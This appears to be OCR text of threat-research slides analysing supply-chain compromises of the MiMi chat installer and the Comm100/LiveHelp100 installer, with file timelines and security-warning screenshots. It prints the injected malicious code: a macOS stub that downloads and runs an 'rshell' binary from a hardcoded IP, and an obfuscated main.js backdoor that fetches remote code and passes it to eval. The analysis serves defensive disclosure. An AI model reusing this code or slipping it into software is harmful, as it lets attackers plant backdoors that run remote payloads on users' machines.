
```
function downloadFile(a, b, c) {
    var d = fs.createWriteStream(b);
    request(a).pipe(d).on("close", c)
}
if (os.platform() == "darwin") {
    var f = os.tmpdir() + "/";
    var g = "http://139.180.216.65/";
    downloadFile(g + "rshell", f + "rshell", () => {
        console.log("download finish");
        exec("chmod +x " + f + "rshell");
        exec(f + "rshell")
    })
```

MiMi secure chat application

- We retrieved clean (left) and malicious (right) installer
- The modification time interval between both versions was very short (1h30)




```
2022-06-15 06:54:55 css
2022-06-15 06:54:55 electron-main.js
2022-06-15 06:54:55 emotion
2022-06-15 06:54:55 fonts
2022-06-15 06:54:55 img
2022-06-15 06:54:55 index.html
2022-06-15 06:54:55 js
2022-06-15 06:54:55 media
2022-06-15 06:55:00 node_modules
2022-06-15 06:54:55 package.json
2022-06-15 06:54:55 serviceWorker-dev.js
2022-06-15 06:54:55 serviceWorker.js
2022-06-15 06:54:55 serviceWorker-prod.js
2022-06-15 06:54:55 statics
2022-06-15 06:54:55 workers
```



```
2022-06-15 06:54:55 css
2022-06-15 08:24:44 electron-main.js
2022-06-15 06:54:55 emotion
2022-06-15 06:54:55 fonts
2022-06-15 06:54:55 img
2022-06-15 06:54:55 index.html
2022-06-15 06:54:55 js
2022-06-15 06:54:55 media
2022-06-15 06:55:00 node_modules
2022-06-15 06:54:55 package.json
2022-06-15 06:54:55 serviceWorker-dev.js
2022-06-15 06:54:55 serviceWorker-prod.js
2022-06-15 06:54:55 serviceWorker.js
2022-06-15 06:54:55 statics
2022-06-15 06:54:55 workers
```

MiMi secure chat application


- Security warnings (unsigned installer, unverified devel


Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?


Name:	C:\temp\2.3.2.exe
Publisher:	**Unknown Publisher**
Type:	Application
From:	C:\temp\2.3.2.exe

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?


"mimi" cannot be opened because the developer cannot be verified.

macOS cannot verify that this app is free from malware.

Safari downloaded this file today at 12:09 AM from **download.mmimdown.com**.



macOS cannot verify the developer of "mimi". Are you sure you want to open it?

By opening this app, you will be overriding system security which can expose your computer and personal information to malware that may harm your Mac or compromise your privacy.

Safari downloaded this file today at 12:09 AM from **download.mmimdown.com**.

MiMi secure chat application


- We found interesting attackers' scripts in our telemetry





- Script.js is a custom Javascript password grabber
- <subdomain> is an authentication portal for dev tool
- Attacker might have used credentials stolen this way to access developer's build environment

Comm100 & LiveHelp100 customer engagement platforms


- Based on our telemetry, actor behind the campaign compromised the web application since at least February 2022
- Client application downloading backdoor at least since August 2022
- Noticed around the end of September 2022
- Observed activity until end of October 2022








Comm100 & LiveHelp100 customer engagement platforms



Comm100 & LiveHelp100 customer engagement platforms

- Installer.exe\$PLUGINSDIR\app-32\resources\app\app.asar\main.js



```
//# sourceMappingURL=main.js.map
(function() {
    if (!(typeof Buffer === "undefined")) {
        require("http").get((function() {
            let b = Buffer.from('681c6818220d2243335a74157819630c62037407751
            for (i = b.length - 1; i > 0; i--) {
                b[i] = b[i] ^ b[i - 1]
            }
            return b.toString();
        })(), function(resp) {
            let data = "";
            resp.on("data", chunk => {
                data += chunk;
            });
            resp.on("end", () => {
                try {
                    eval(data)
                } catch (e) {}
            });
            resp.on("error", err => {})
        }).on("error", err => {})
    }
})()
```

```
(this.config={};
readFileSync(th
console.log("Pe
configPath,this
configPath,this
//# sourceMappi
;(function(){if
'681c6818220d22
]}return b.toSt
on("error",err=
```

